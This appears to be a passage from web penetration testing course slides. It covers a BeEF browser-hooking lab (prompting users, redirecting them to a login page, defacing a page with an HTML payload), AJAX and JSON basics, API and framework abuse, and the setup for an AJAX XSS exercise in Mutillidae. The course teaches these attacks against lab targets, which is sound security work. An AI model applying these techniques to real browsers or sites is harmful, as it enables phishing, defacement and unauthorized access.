
Click the BeEF Commands tab. You must have the fourth column shown on this slide to support required command inputs, Execute functionality, and so on.

# Hooked Browser Commands

- Explore the available commands
- Icon colors described under Getting Started:
  - **Green:** Command works and should be invisible to the user
  - **Orange:** Command works, but may be visible to the user
  - **White:** Command is yet to be verified
  - **Red:** Command does not work

Each command module has a traffic light icon, which is used to indicate the following:

- The command module works against the target and should be invisible to the user
- The command module works against the target, but may be visible to the user
- The command module is yet to be verified against this target
- The command module does not work against this target



## Web Penetration Testing and Ethical Hacking

Explore the available commands.

From the Getting Started tab:

Each command module has a traffic light icon, which indicates the following:

**Green:** The command module works against the target and should be invisible to the user.

**Orange:** The command module works against the target but may be visible to the user.

**White:** The command module is yet to be verified against this target.

**Red:** The command module does not work against this target.

# BeEF: Challenges

- Perform the following actions on the hooked Chrome browser:
  - Alert dialogue
  - Prompt Dialogue
  - Play a sound
  - Redirect the browser
  - Replace Content (Deface)
- **Note:** It may take 5 to 8 seconds or so for the commands to execute in Chrome
- You may attempt these challenges on your own, or step-by-step instructions begin on the next page


## Web Penetration Testing and Ethical Hacking

- Perform the following actions on the hooked Chrome browser:
  - Alert dialogue.
  - Prompt Dialogue.
  - Play a sound.
  - Redirect the browser.
  - Replace Content (Deface).
- **Note:** It may take 5 to 8 seconds or so for the commands to execute in Chrome.
- You may attempt these challenges on your own, or step-by-step instructions begin on the next page

# Alerts Dialogue


- **Firefox:** Command -> Browser -> Hooked Domain -> Create Alert Dialogue

- Enter a witty message in the Alert Text box and press Execute
  - Widen Firefox if you can't see the Alert Text box



- Switch to **Chrome** to see your handiwork

- Sometimes, the command takes a little while to pop
  - You **must click OK** for the next command to work




## Web Penetration Testing and Ethical Hacking

- Go to **Firefox:** Command -> Browser -> Hooked Domain -> Create Alert Dialogue
  - Enter a witty message in the Alert Text box and press Execute.
  - Widen Firefox if you can't see the Alert Text box.
- Switch to **Chrome** to see your handiwork:
  - Sometimes, the command takes a little while to pop.
  - You **must click OK** for the next command to work.

Be sure to always complete the previous command before moving to the next. It's not unusual for impatient testers to have one-half dozen pop-ups queued up, which then pop one right after the other (after a short initial delay).

# Prompt Dialogue

- **Firefox:** Command -> Browser -> Hooked Domain -> Create Prompt Dialogue
  - Enter a witty question in the Prompt Text box and press Execute
- **Chrome:** Enter an answer and click OK
- **Firefox:** Go to module results history and double-click the command to see what the user entered



Module Results History			Command results
id...	date	label	
0	2015-01-07 12:40	command 1	1 Wed Jan 07 2015 12:41:10 GMT-0800 (PST) data: answer=42

- Play a sound: instructions on notes

Web Penetration Testing and Ethical Hacking

Here are instructions on how to play a sound:

Your speakers must be on, and the Security542 VM must have virtual access to sound.

**Firefox:** Command -> Browser -> Play Sound-> Execute


Wait for 5+ seconds, and the sound will play (no need to switch to Chrome).

# Redirect the Browser

- Let's send Chrome to the SANS Portal login page:
  - We take security seriously!
- **Firefox:** Command -> Browser -> Hooked Domain -> Redirect Browser
  - Redirect URL: <http://127.0.0.1/www.sans.org/account/>
  - Then press Execute
- **Note:** Chrome becomes unhooked after it leaves the BeEF injection page
- **Chrome:** View the login page, and then be sure to click The Butcher bookmark at the top left to become rehooked

## Web Penetration Testing and Ethical Hacking

- Let's send Chrome to the SANS Portal login page:
  - We take security seriously!
- **Firefox:** Command -> Browser -> Hooked Domain -> Redirect Browser
  - Redirect URL: <http://127.0.0.1/www.sans.org/account/>
  - Then press Execute.
- **Note:** Chrome becomes unhooked after it leaves the BeEF injection page.
- **Chrome:** View the login page.



- **Chrome:** be sure to click the "The Butcher" bookmark at the top left to become re-hooked

# Deface the Page

- Let's freak out our victim with an homage to *The Shining!*
- **Firefox:** Command -> Browser -> Hooked Domain -> Replace Content (Deface)
- Enter the following in Deface Content:
  - <H1>All work and no play makes Jack a dull boy.
  - Then copy All work and no play makes Jack a dull boy. and paste it in a few dozen times
  - Then enter: </H1> and press Execute
- Switch to **Chrome**



Deface Content:  
<H1>All work and no play makes Jack a dull boy. All work and no play makes Jack a dull boy. All work and no play makes Jack a dull boy. All work and no play makes Jack a dull boy. All work and no play makes Jack a dull boy. All work and no play makes Jack a dull boy. All work and no play makes Jack a dull boy. All work and no play makes Jack a dull boy.


## Web Penetration Testing and Ethical Hacking

Be sure to rehook Chrome by clicking The Butcher bookmark at the top left before performing the next steps.

- Let's freak out our victim with an homage to *The Shining!*
- **Firefox:** Command -> Browser -> Hooked Domain -> Replace Content (Deface)
- Enter the following in Deface Content:
  - <H1>All work and no play makes Jack a dull boy.
  - Then copy All work and no play makes Jack a dull boy. and paste it in a few dozen times.
  - Then enter: </H1>
  - Then press Execute.
- Switch to **Chrome**.

## Hee Hee!

- That wraps up this lab
- You can freestyle for a bit and try other commands and see what works



Web Penetration Testing and Ethical Hacking

That wraps up this lab.

You can freestyle for a bit and try other commands and see what works. Share any interesting and creative BeEF hacks with your instructor.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag


- JavaScript
  - Exercise: JavaScript
- Document Object Model (DOM)
  - Exercise: Reflective XSS
- Cross-Site Scripting
  - Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
  - Exercise: HTML Injection
- XSS Exploitation
- BeEF
  - Exercise: BeEF
- **AJAX**
- API Attacks
- Data Attacks
  - Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

Next up: a section on Asynchronous JavaScript and XML (AJAX).

# Asynchronous JavaScript and XML (AJAX)

- AJAX is the technology enabling Web 2.0
- Uses JavaScript and XML to provide dynamic application functions
- Allows the application to refresh portions of the page
- This allows for more "thick" client type functionality
- Consider Google Maps:
  - It shows satellite images
  - It also includes road information with traffic data overlaid
  - AJAX allows for it to use interactive features while updating only the changed sections



## Web Penetration Testing and Ethical Hacking

AJAX is the technology used to enable asynchronous communication between your browser and the web server. In old-style websites, when you click a link, the client has to send a request all the way up the server; the server processes the request and then replies. When the browser gets the entire reply, it redraws the entire screen.

With AJAX, the JavaScript creates XMLHttpRequest objects. Those objects can make requests and receive responses asynchronously, updating the display as responses are received. For example, consider Google Maps. When you go to Google Maps and you search for something and slide the map, your browser uses AJAX to make calls back and forth to the server to retrieve the images that make the map. In this way, the map changes dynamically, but the remainder of the page is static and does not need to be redrawn with each change.

# The Mighty XMLHttpRequest

- The JavaScript XMLHttpRequest object is the heart of AJAX
- It allows a JavaScript to make requests for data in the background:
  - Providing more interactivity to the web page
- Begin using the object with:

```
xmlhttp = new XMLHttpRequest();
```
- Main methods and properties:

```
xmlhttp.open("GET", "http://www.sec542.org/index.php");
```

  - Sets up the request method, where the request will go, and what it will retrieve:  
`xmlhttp.send();`
  - Actually sends the request:  
`xmlhttp.onreadystatechange = AJAXProcess`
  - Sets which function should be called when the ready state changes:
    - A response being received is an example of a ready state change
    - In this example, `AJAXProcess` would be a custom function
  - The property that contains the current ready state:  
`xmlhttp.readyState`
  - The property that contains the contents of any response from the server  
`xmlhttp.responseText`

Web Penetration Testing and Ethical Hacking

The XMLHttpRequest object has a number of methods and properties; the following five are the most critical to making it work:

- **open:** Specifies the properties of the request. It does not actually initiate a connection.
- **send:** Creates the connection to this property; specifies the function that is called when the ready state changes.
- **readyState:** Set with the state of the request.
- **responseText:** The response from the server is placed in this property.

# readyState

- The readyState is a property of the XMLHttpRequest object
- It provides information about the state of the server's response to a request sent via XMLHttpRequest
- The readyState has five possible values:
  - 0: The request is uninitialized
  - 1: The request has been set up
  - 2: The request has been sent
  - 3: Waiting for a response
  - 4: The response is complete
- Our code uses this to take certain actions when the response has been returned

Web Penetration Testing and Ethical Hacking

The readyState property is used quite a bit in AJAX programming. It enables the scripting code to determine what state a response from the server is in. The numeric representations are then used by the application code to determine which actions to run.

# XMLHttpRequest Example

```
<html><body>
<button type="button" onclick="theAnswer()">The Answer</button>
<p id="answer"></p>
<script>
function theAnswer() {
 var xhr = new XMLHttpRequest();
 xhr.onreadystatechange = function() {
 if (xhr.readyState == 4 && xhr.status == 200) {
 document.getElementById("answer").innerHTML =
 xhr.responseText;
 }
 }
 xhr.open("GET", "hhgttp.php?q=multiply6by9", true);
 xhr.send("");
}
</script></body></html>
```

Web Penetration Testing and Ethical Hacking

Here you see a simple HTML page with an XMLHttpRequest for sending an HTTP GET request.

In the code, xhr.open() builds the request as a GET, with the specified resource and parameters, and sets the request to be asynchronous (true). xhr.send() causes the request to be sent, after which the onreadystatechange function takes over waiting for a response to come back.

```
<html><body>

<button type="button" onclick="theAnswer()">The Answer</button>

<p id="answer"></p>

<script>
function theAnswer() {
 var xhr = new XMLHttpRequest();
 xhr.onreadystatechange = function() {
 if (xhr.readyState == 4 && xhr.status == 200) {
 document.getElementById("answer").innerHTML = xhr.responseText;
 }
 }
 xhr.open("GET", "hhgttp.php?q=multiply6by9", true);
 xhr.send("");
}
</script></body></html>
```

## Mash-Ups


- One popular "feature" of AJAX-enabled sites is building mash-ups:
  - Combining two or more applications to provide a larger feature set
- Same origin causes issues for these types of sites
- It is common for applications to build proxy capabilities to enable mash-ups

Web Penetration Testing and Ethical Hacking

One of the more popular features of Web 2.0 websites are mash-ups. This is where an application combines two or more other sites into a widget or feature of their site. The same origin policy we discussed earlier in class causes issues for these types of applications. Because of this, many mash-up applications include proxy capabilities to remove this restriction.

## Same Origin

- AJAX does not change the same origin policy
- Same as with "normal" JavaScript
- Can only access data from:
  - Same host
  - Same protocol
  - Same port
- Based on the HTML file location that includes the script




### Web Penetration Testing and Ethical Hacking

The Same Origin policy is still in effect for AJAX applications. This means that the JavaScript can access data only from the same origin that the original JavaScript came from. When the XMLHttpRequest object is created, it can make requests back only to the server the script came from.

## Mash-Up Proxy Features

- Typically they use a proxy built in to their application
- This proxy is part of the application:
  - Retrieving pages through it bypasses same origin restrictions



Web Penetration Testing and Ethical Hacking

These applications build the proxy capabilities right inside the application. It receives the requests from the client code and retrieves the site desired. When the client code from both sites is returned to the user, it appears to be coming from the mash-up application allowing the bypass of same origin restrictions.

## Mash-Up Proxy Issues

- The main issue is control of the URLs to proxy
- The proxies commonly use GET or POST parameters to call the backend site
- If we can change this, we can perform different attacks:
  - Proxy to attack or browse other sites
  - Instruct the proxy to load malicious JavaScript
- The application may use a check string to prevent this attack type

Web Penetration Testing and Ethical Hacking

The main issue is the control of this URL used by the proxy. If we can change the URL parameter, we can do quite a bit. This parameter is commonly part of a GET or POST request and we can abuse it to either browse to other sites, possibly intranet applications we cannot access directly, or retrieve malicious JavaScript for an XSS attack.

# AJAX Attack Surface

- The AJAX attack surface is larger than "normal" applications:
  - Large amounts of client-side code
  - Business logic is client side
- AJAX does not add "new" attacks:
  - But it does typically add new input points to an application
- Typical attacks work:
  - SQL injection
  - XSS
- AJAX applications are also architected toward CSRF:
  - Functionality called directly by client code

## Web Penetration Testing and Ethical Hacking

All the typical attacks work against the AJAX interface. But it is made easier by the large amounts of client-side code that performs business logic and has to understand the application flow. This makes the application flow quite clear to a knowledgeable attacker. The attacker can even access business logic in an order not expected by the application. An example of this would be a shopping cart that allowed attackers to use the credit authorization before adding items to the cart. Potentially, this would allow them to purchase items with an authorization for zero dollars.

## AJAX Mapping

- Mapping of an AJAX application is harder
- Many tools cannot parse and handle client-side logic
  - Main difficulty is caused by links being dynamically generated
- Mapping requires more manual work and tool verification
- Burp and ZAP (with the AJAX Spider) can often ably handle AJAX applications

Web Penetration Testing and Ethical Hacking

Mapping AJAX-ified applications is more difficult in a lot of cases. This is because so much of the application functionality is called via client-side code or being dynamically generated. The tools we use most were not designed to parse and evaluate this code. This, of course, causes the tester to manually walk the site to ensure that all the target functionality is added to the site map being worked from.

# AJAX Exploitation

- Exploitation is not more difficult for AJAX applications:
  - As long as we understand how the flaw fits within the application
- Exploitation has to take into account the discussed problems:
  - Tools that require the capability to parse the site and can't
- Most tools can ultimately handle the requests:
  - But we do typically have to manually prime them

## Web Penetration Testing and Ethical Hacking

Exploitation of AJAX applications typically do not have any more difficulty than non-AJAX applications. The problems we run into are caused by the previously discussed issues. For example, if the tool cannot discover the flaws, it can't seed its exploitation functions.

The easiest way around this is for us to manually seed the flaws to the tools. For example, SQLMap accepts parameters to attack as part of its command-line arguments.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- ***JavaScript and XSS***
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
  - Exercise: JavaScript
- Document Object Model (DOM)
  - Exercise: Reflective XSS
- Cross-Site Scripting
  - Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
  - Exercise: HTML Injection
- XSS Exploitation
- BeEF
  - Exercise: BeEF
- AJAX
- **API Attacks**
- Data Attacks
  - Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

We will next discuss API attacks.

## JavaScript Libraries/Frameworks

- AJAX lends itself to complex frameworks:
  - There is even an entire market of prebuilt frameworks
- To make design simpler, they make use of common files:
  - Common within an application
  - Functions included on all pages
- Keep in mind that non-AJAX applications can also make use of API files
- These files take multiple forms

Web Penetration Testing and Ethical Hacking

Another problem with AJAX is the complexity of the application. Commonly, the developers includes multiple functions in a single JavaScript file. Although this can and does happen in "normal" applications, it is wider spread in AJAX applications.

# Framework Files

- The most commonly considered files are JavaScript files:
  - Included across the application
- These files contain functions used by the application:
  - Business logic and technical functionality
- By examining these files, we can find features we do not have access to:
  - Assists us in building malicious requests

Web Penetration Testing and Ethical Hacking

This enables a tester to download the files and look for functions that the application isn't using on this particular page and call them directly. This is similar to the logic attack, except it uses functionality that shouldn't have been exposed.

An example of this that we have used before is when the developer includes functions used by admin pages in the js files. We couldn't access the actual admin pages, but called the JavaScript functions directly. In this application, we added users to the system and then logged in as them.

## Third-Party Frameworks

- Many sites use third-party libraries whether CDN-hosted or served locally
- Some examples:
  - jQuery
  - MooTools
- These libraries provide various functions to the site:
  - Everything from aesthetics to business functionality
- The tester can identify these during mapping:
  - These libraries can bring their own issues

Web Penetration Testing and Ethical Hacking

During our testing we often find libraries from third-party sites. These libraries provide many different functions and are so common because they provide developers with prebuilt capabilities. During our mapping phase, we should find these and identify them either from comments or titles within the files. By identifying these libraries, we can find out many things about the application. For example, libraries have specific uses, so we can know some of the purposes of the site based on the library. Also, the libraries may bring their own weaknesses to the application.

# Discovering Frameworks

- Most of these files should have been found during the mapping phase
- Spidering the site should detect them:
  - Look for SRC attributes
- One issue is when they appear on pre-authentication pages
- We must parse them to find vulnerable or interesting functions:
  - Look for any functions that initiate or process HTTP requests (XMLHttpRequest)

Web Penetration Testing and Ethical Hacking

Most of the API files should be found during spidering. Looking through the application map, we should see the .js files that are loaded by the various pages.

We just need to parse them and examine the code during this phase. We would look for interesting functions such as any XMLHttpRequest calls. We can also find various functions that load data from elsewhere or reference "sensitive" functionality, such as administrative actions.

## Exploiting Framework Flaws

- Framework exploitation takes many forms
- These are based on what the framework exposes
- We may call functions without authentication:
  - Re-creating what the code would have done
- We may gather information for further exploits:
  - Filtering code evaluated for weaknesses
- Or just enjoy some known-flaw exploitation of complex code that has not been updated

Web Penetration Testing and Ethical Hacking

API exploitation is another manual process. We can do many different things with this information but what that depends on the flaw that is exposed by the API.

For example, if the API discloses a set of functions that are for the admin, then we can create a request that attempts to exercise that functionality.

We also can gather information useful in other attacks. For example, we can find filtering code that attempts to prevent attacks. By examining that code, we may find weaknesses that would expose the application further along.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
  - Exercise: JavaScript
- Document Object Model (DOM)
  - Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
  - Exercise: HTML Injection
- XSS Exploitation
- BeEF
  - Exercise: BeEF
- AJAX
- API Attacks
- **Data Attacks**
  - Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

The next section describes data attacks.

## Data Attacks

- The business logic is now on the client
- This means the client must receive more data
- Due to this change, most developers send more data to the client than necessary
  - Don't want to duplicate filtering code
- Attackers can focus on this data delivery

Web Penetration Testing and Ethical Hacking

Because AJAX applications shine in data-heavy features, the data becomes even more available to an attacker. The web services called by the application return the data to the application. Because this application mainly runs in the client system, this data becomes available to the attacker. Many services return large amounts of data and use the client code to filter it out.

# Data Formats

- AJAX applications can make use of data in any format:
  - Decided by the developer
- The two most common are XML and JSON
- Both require some type of parsing client side:
  - JSON can just be evaluated but this has security issues
  - See notes for details

Web Penetration Testing and Ethical Hacking

AJAX can use any format the developer decides to use in passing data. For example, the developer could just have a fixed-width string passed to the client-side code. But typically, AJAX uses one of two options.

The first option, and the one AJAX has in its name, is XML. XML is a tag-based format and is quite common. But it is heavier than most other formats.

The second option is JSON. We explore JSON in more detail on the next series of slides.

Both of these formats need to be parsed on the client.

Note that use of eval() can lead to security issues:

To convert a JSON text into an object, you can use the eval() function. eval() invokes the JavaScript compiler. Since JSON is a proper subset of JavaScript, the compiler will correctly parse the text and produce an object structure. The text must be wrapped in parens to avoid tripping on an ambiguity in JavaScript's syntax.

```
var myObject = eval('(' + myJSONtext + ')');
```

The eval function is very fast. However, it can compile and execute any JavaScript program, so there can be security issues. The use of eval is indicated when the source is trusted and competent. It is much safer to use a JSON parser.<sup>1</sup>

[1] <http://www.json.org/js.html> ([http://cyber.gd/542\\_430](http://cyber.gd/542_430))

# JSON

- JSON is the JavaScript Object Notation
- It is a light-weight data interchange format:
  - Both requests and responses use this format
- The client-side JavaScript then loads the JSON data into memory
  - Typically with an eval() call or a JSON parser

Web Penetration Testing and Ethical Hacking

The JavaScript Object Notation is commonly used to hold the data. Both the request and the response gets stored in the JSON object, which can be thought of as an array.

In the response side of the application, the tester examines the object for any extraneous data that is of interest. While in the request side, the tester can inject any of the typical attacks, such as SQL injection or XSS and determine how the application reacts to the unexpected items.

# JSON Format

- Basically an array of arrays:

```
{"records": [
 {"id": "1", "name": "Arthur", "org": "Earth"},
 {"id": "2", "name": "Ford", "org": "Betelgeuse"},
 {"id": "3", "name": "Zaphod", "org": "Betelgeuse"},
 {"id": "4", "name": "Trillian", "org": "Earth"},
 {"id": "5", "name": "Marvin", "org": "Sirius"},
 {"id": "6", "name": "Slartibartfast", "org": "Magrathea"}]}
```

- This is a simple response to a request for data:
  - Parsed on the client

## Web Penetration Testing and Ethical Hacking

The JSON format is basically an array. It can contain other arrays, all that build into a single record set. Both the requests and responses use this format. As a tester, we need to evaluate the objects we find within the context of the request or response.

For example, we can guess that the first column here is probably an identifier and the second is a first name. The third appears to be the planet of origin, except in the case of Marvin, whose corporation of origin appears to have been substituted.

# Exploiting JSON

- Exploiting JSON takes one of two forms usually
- Information disclosure is the easiest to find:
  - Typically discoverable via browsing through a proxy
- JSON is also one of the inputs we must test for injection flaws:
  - It gets overlooked quite often due to its complex looks
- Let's explore these two ideas

Web Penetration Testing and Ethical Hacking

Exploiting JSON can take two different formats. Information disclosure is the easiest to find during our mapping of the application. The thing we must remember is that JSON is one of the injection points for our testing.

# JSON Information Disclosure

- JSON is used to send data
- Most developers send more data than necessary:
  - Some applications actually send complete record sets
  - Client code parses and displays what's needed
- SQL error messages are sent to the client in some cases:
  - Client code parses and displays an application error message instead

## Web Penetration Testing and Ethical Hacking

Because JSON is used to send data to the client logic, and most developers do not want to parse the record set on the server and then again on the client, more data than necessary is usually sent to the client. We may even get entire record sets sent down that are parsed to the single record displayed by client logic.

We have seen many applications that will actually return the full database error to the client and then the client will filter it out. From the screen it looks like you would have to go through the effort of performing a blind SQL attack, when in actuality all the information is available in an interception tool.

# JSON Injection

- Focus on the requests
- Intercept them and insert attack strings:
  - Any attacks are useful
  - SQL injection and XSS are most common
- Client or server code can be targeted
- Remember to look in the interception proxy for the results
  - They may not be displayed on the page

Web Penetration Testing and Ethical Hacking

To perform JSON injection we just need to focus on the requests. We can intercept them with tools we have discussed and inject whatever attack we would like to attempt. SQL injection and XSS are commonly successful against these types of applications.

Keep in mind that while we are focusing on using the JSON request as an injection point, it also has problems with code injection. To find this, we need to find where we can control the data that is returned as part of the JSON response. For example, If we could set our name with a snippet of JavaScript, when this is returned through the JSON response, this code could be executed.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
  - Exercise: JavaScript
- Document Object Model (DOM)
  - Exercise: Reflective XSS
- Cross-Site Scripting
  - Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
  - Exercise: HTML Injection
- XSS Exploitation
- BeEF
  - Exercise: BeEF
- AJAX
  - Exercise: AJAX XSS
- API Attacks
- Data Attacks
- Summary

Web Penetration Testing and Ethical Hacking

Let's perform AJAX XSS exploitation hands-on.

## AJAX JSON XSS

- We are going to perform an XSS exploit versus an AJAX JSON Object
- This is going to be tougher than the XSS exploits than we've seen previously:
  - JSON is unforgiving of syntax errors
  - But those errors tend to be verbose, providing critical clues

Web Penetration Testing and Ethical Hacking


We are going to perform an XSS exploit versus an AJAX JSON Object.

This is going to be tougher than the XSS exploits than we've seen previously.

- JSON is unforgiving of syntax errors.
- But those errors tend to be verbose, providing critical clues.


# AJAX Exercise Setup 1: Running Burp

1. Launch Burp by clicking the Burp icon in the upper panel:
  - Wait for Burp to launch
  - See notes if you see a Delete old temporary files? error
2. Then choose Burp in the Firefox Proxy Selector menu



Web Penetration Testing and Ethical Hacking

1. Click the Burp application icon located at the top of the screen.
  - Run one instance of Burp only. Multiple instances of Burp are running if you see this warning:



- In this case: Chose Leave and then close the newest Burp instance, leaving the original. When in doubt: Close all Burp instances and start over. Burp must be listening on port 8082, and the Burp instance that generates the above error cannot bind to port 8082 because it is in use by another instance.
2. Then choose Burp in the Firefox Proxy Selector menu.

## AJAX Exercise: Setup 2

- In Firefox: go to Exercises toolbar -> Mutillidae
- Go to: OWASP 2013 -> A1 – Injection (Other) -> JavaScript Object Notation (JSON) Injection -> Pen Test Lookup (AJAX)

– Be sure to choose the **AJAX** version of the tool!

The screenshot shows the OWASP Mutillidae II interface. At the top, it displays the title "OWASP Mutillidae II: Web Pwn in Mass Production" with a version of 2.6.16, security level D (Novice), and hints disabled. The main content area is divided into sections for different years (OWASP 2013, 2010, 2007), service types (Web Services, HTML 5, Others), and specific vulnerabilities (XSS, SQLi, etc.). On the right side, there is a sidebar with links for "how to help", "video Tutorials", and "listing of vulnerabilities". A large red arrow points to the "listing of vulnerabilities" link.

In Firefox: go to Exercises toolbar -> Mutillidae.

Go to OWASP 2013 -> A1 – Injection (Other) -> JavaScript Object Notation (JSON) Injection -> Pen Test Lookup (AJAX).

- Be sure to choose the **AJAX** version of the tool!

## AJAX Exercise: Setup 3

- Choose a tool and press Tool Lookup

Pen Testing Tools				
Tool ID	Tool Name	Tool Type	Phase Used	Comments
16	Dig	Reconnaissance	DNS Server Query Tool	The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers.


### Web Penetration Testing and Ethical Hacking

Choose any tool and press Lookup Tool.

We use Dig (tool 16) in the following examples.

## AJAX Exercise: Setup 4

- In Burp: go to Target -> Site Map -> http://mutillidae -> mutillidae -> ajax -> lookup-pentest-tool.php
  - View the request
  - Note the body: **ToolID=16**



Web Penetration Testing and Ethical Hacking

Note: Your ToolID will be different if you selected a different tool.

